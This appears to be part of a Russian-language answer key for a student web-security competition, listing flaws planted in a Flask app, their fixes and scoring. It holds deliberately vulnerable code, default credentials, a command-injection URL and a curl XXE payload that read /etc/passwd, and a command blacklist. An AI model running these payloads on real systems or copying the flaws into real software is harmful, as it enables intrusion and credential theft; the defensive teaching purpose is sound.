- Уязвимость обнаружена, патч заключается в удалении функциональности сайта с данной уязвимостью — 2 балла.
- Уязвимость обнаружена, но не устранена — 1 балл.

Стандартные учетные данные

Компонент:

Приложение поставляется уже с инициализированной базой данных, в которой присутствуют пользователи веб-приложения. При этом существуют пользователи со стандартными именами (admin, operator) и стандартными паролями (пароли = логинам).

Поскольку пароли предсказуемы, у злоумышленника достаточно высокие шансы для проникновения в систему именно под этими пользователями.

Стандартные учетные данные:
`admin:admin`
`operator:operator`

Устранение:

Участникам необходимо выявить все стандартные пароли и заменить их на сложные.

Критерий оценивания:

- Все стандартные учетные данные изменены (пароли все стойкие) — 3 балла.
- Все стандартные учетные данные изменены (хотя бы один из пролей не стойкий) — 2 балла.
- Изменены не все учетные данные (пароли все стойкие) — 2 балла.
- Изменены не все учетные данные (хотя бы один из пролей не стойкий) — 1 балла.
- Учетные данные не изменены — 0 баллов.

Слабый механизм управления сессиями

Компонент:

Приложение генерирует слабые сессии для пользователей. Алгоритм заключается в получении результата функции хэширования md5 от логина пользователя. Таким образом:

1. У пользователя всегда одна одинаковая сессия (при ее краже злоумышленник может использовать ее постоянно).
2. Алгоритм генерации сессий слишком предсказуем (для получения доступа к аккаунту пользователя злоумышленнику достаточно знать его логин, затем от логина получить хэш).
3. У сессий отсутствуют флаги безопасности.

```
def create_user_session(login):
    conn = sqlite3.connect(DATABASE_NAME)
    c = conn.cursor()
    data = (login, hashlib.md5(login.encode()).hexdigest())
    c.execute('select * from sessions where session=(?)', (data[1], ))
    if not c.fetchone():
        c.execute('INSERT INTO sessions(username, session) VALUES (?,?)',
        ↪  data)
        conn.commit()
        conn.close()
    return data[1]
```

Устранение:

Участникам необходимо изменить алгоритм генерации сессий, установить флаги безопасности (`httpOnly`, `SameSite`, `Secure` (скорее всего, не заработает из-за отсутствия SSL/TLS)).

Критерий оценивания:

- Механизм генерации сессии изменен на стойкий — 2 балла.
- Механизм генерации сессии изменен на нестойкий — 1 балл.
- Механизм генерации сессии не изменен — 0 баллов.

Broken Acess control

Компонент:

В некоторых частях приложения не настроен механизм разграничения доступа. Например, злоумышленник может просмотреть всех пользователей системы, отправить новость, посмотреть статус сервера или загрузить xml.

XML:

```
@app.route("/import_news", methods=["GET", "POST"])
def import_news_route():
...
```

Доступ к staff:

```
@app.route("/staff", methods=["GET"])
def staff_route():
...
```

Добавление новостей:

```
@app.route("/add_news", methods=["GET", "POST"])
def add_news_route():
...
```

Устранение:

Запретить неавторизованным пользователям осуществлять данные операции.

Сделать это можно, внедрив следующий код:

```
try:
        username = get_user_info(request.cookies.get('session'))[1]
    except:
        return redirect("/login")
```

То есть необходимо проверять, что сессия пользователя валидна.

Критерий оценивания:

- Все файлы и директории скрыты от посторонних пользователей — 3 балла.
- Не все файлы и директории скрыты от посторонних пользователей — 2 балла.
- Уязвимость обнаружена, но устранена — 1 балл.

CSRF

При совершении пользователем критичных действий (отправке сообщений, смене пароля и т. д.) не проверяется, что источник действия сам пользователь. Пользователь мог перейти на какой-либо сайт, который побудил его выполнить то или иное действие в веб-приложении.

Компонент:

Форма отправки сообщений:

```
@app.route("/send_message", methods=["POST"])
def send_messages_route():
...
```

Форма добавления новости:

```
@app.route("/add_news", methods=["GET", "POST"])
def add_news_route():
...
```

Форма импортирования новостей:

```
@app.route("/import_news", methods=["GET", "POST"])
def import_news_route():
...
```

Форма смены пароля:

```
@app.route("/change_passwd", methods=["GET", "POST"])
def password_route():
...
```

Форма авторизации:

```
@app.route("/login", methods=["GET", "POST"])
def login_route():
...
```

Форма регистрации:

```
@app.route("/registration", methods=["GET", "POST"])
def reg_route():
...
```

Устранение:

Участникам необходимо внедрить проверку anti-CSRF токена.

Критерий оценивания:

- Уязвимость обнаружена и устранена полностью — 4 балла.

- Уязвимость обнаружена, но патч не устраняет ее полностью (например, слабый токен) / уязвимость устранена в большинстве уязвимых мест, но не во всех — 3 балла.
- Уязвимость обнаружена, но устранена меньше, чем на половине уязвимых мест- 2 балла.
- Уязвимость обнаружена, но не устранена — 1 балл.

Хранение паролей в открытом виде

Компонент:

Пароли пользователей сохраняются в базу без каких-либо преобразований. То есть при получении доступа к базе у злоумышленника есть возможность получения паролей пользователей в чистом виде.

Устранение:

Необходимо изменить алгоритм хранения паролей пользователей, например, хранить результаты работы функций хэширования. При этом не все хэш функции подойдут (подробнее ниже).

Критерий оценивания:

- Уязвимость обнаружена, для хранения паролей используется сильный хэш brcypt, argon2, PBKDF2 и т. д. (Внимание, не SHA1, и даже не SHA256 с солью) — 4 балла.
- Уязвимость обнаружена, для хранения паролей используется сильный хэш SHA256 с солью — 3 балла.
- Уязвимость обнаружена, для хранения паролей используется слабый хэш md5 с солью — 2 балла.
- Уязвимость обнаружена, для хранения паролей используется слабый хэш md5 без соли — 1 балл.

Внедрение команд

На сервере есть эндпоинт, отвечающий за возврат информации о состоянии сервера (`uptime`). При этом есть параметр `req`, данные из которого попадают напрямую в:

```
a = subprocess.check_output("uptime {}".format(req), shell=True)
```

То есть у злоумышленника есть возможность изменить исполняемое выражение произвольным образом, что может привести к исполнению кода. Разработчиком используется blacklist, которые блокирует некоторые конструкции, однако данная зашита не эффективна.

Компонент:

Функциональность проверки состояния сервера:

```
@app.route("/status", methods=["GET"])
def status_route():
...
```

Пример эксплуатации:

```
curl 'http://localhost:5000/status?q=1;cat%20/etc/passwd'
```

Устранение:

Участникам вместо черного списка следует использовать белый список допустимых параметров утилиты uptime.

То есть необходимо

```
bad_words = ['whoami', 'id', 'python', 'php', 'bash']
```

заменить на:

```
whitelist = ['-q', '-p']
```

или что-то в этом роде.

Критерий оценивания:

- Уязвимость обнаружена и устранена полностью — 4 балла.
- Уязвимость обнаружена, но патч не устраняет ее полностью — 3 балла.
- Уязвимость обнаружена, патч заключается в удалении функциональности сайта с данной уязвимостью — 2 балла.
- Уязвимость обнаружена, но не устранена — 1 балл.

XXE

В приложении присутствует функциональность импортирования новостей из XML. При этом данная функциональность является недоработанной, о чем сообщается при попытке взаимодействовать с ней через веб-интерфейс.

Тем не менее, эндпоинт, отвечающий за обработку XML, является рабочим. То есть в него можно напрямую передавать XML документы в обход веб-интерфейса. При этом в парсере XML включена поддержка внешних сущностей, что приводит к атаке XXE.

Пример эксплуатации:

```
curl -i -s -k -X $'POST' \
-H $'Host: 207.154.217.189:60066' -H $'User-Agent: Mozilla/5.0
↪  (Macintosh; Intel Mac OS X 10.16; rv:85.0) Gecko/20100101
↪  Firefox/85.0' -H $'Accept:
↪  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
↪  q=0.8' -H $'Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3' -H
↪  $'Accept-Encoding: gzip, deflate' -H $'Content-Type:
↪  application/x-www-form-urlencoded' -H $'Content-Length: 185' -H
↪  $'Origin: http://207.154.217.189:60066' -H $'Connection: close' -H
↪  $'Referer: http://207.154.217.189:60066/import_news' -H $'Cookie:
↪  s=8Rf7tdqDUwhrT/o3Ln5VW1Ms6Ksk1Mdd/DvovFaxVXJHw5Zt' -H
↪  $'Upgrade-Insecure-Requests: 1' -H $'DNT: 1' -H $'Sec-GPC: 1' \
-b $'s=8Rf7tdqDUwhrT/o3Ln5VW1Ms6Ksk1Mdd/DvovFaxVXJHw5Zt' \
```

```
--data-binary
↪  $'xml=%3C%3Fxml+version%3D%221.0%22%3F%3E%3C%21DOCTYPE+jhkjt+%5B%
↪  3C%21ENTITY+test+SYSTEM+%22file%3A%2F%2F%2Fetc%2Fpasswd%22%3E%5D%3E+%
↪  0D%0A%3Cusername%3E%26test%3B%3C%2Fusername%3E+%0D%0A' \
$'http://localhost:5000/import_news'
```

Компонент:

```
@app.route("/import_news", methods=["GET", "POST"])
def import_news_route():
...
```

Устранение:

Изменить параметры:

```
no_network=True
load_dtd=False
resolve_entities=False
dtd_validation=True
```

Критерий оценивания:

- Уязвимость обнаружена и устранена полностью — 5 баллов.
- Уязвимость обнаружена, но патч не устраняет ее полностью — 3 балла.
- Уязвимость обнаружена, патч заключается в удалении функциональности сайта с данной уязвимостью — 2 балла.
- Уязвимость обнаружена, но не устранена — 1 балл.

5. Второй этап, второй блок:

Участникам предоставляется сервер с запущенным веб-приложением. Приложение написано на языке программирования Python с использованием фреймворка Flask.

В исходном коде веб-приложения заложены уязвимости и логические ошибки обработки запросов, которые приводят к возможности компрометации как отдельных пользователей, так и всего веб-приложения.

Участникам необходимо найти и устранить как можно большее количество уязвимостей. Также необходимо обосновать выбор того или иного способа закрытия уязвимости (от уровня патча зависит количество полученных баллов). Чем качественнее и полноценнее устранение уязвимости, тем большее количество баллов получит участник.

Помимо этого, предусмотрены дополнительные баллы, которые могут быть присуждены участникам. Балы начисляются за дополнительные меры безопасности, предпринятые участниками, например:

1. Использование контейнеров для веб-приложения.
2. Установка WAF.
3. Внедрение TLS.
4. Внедрение строгой парольной политики.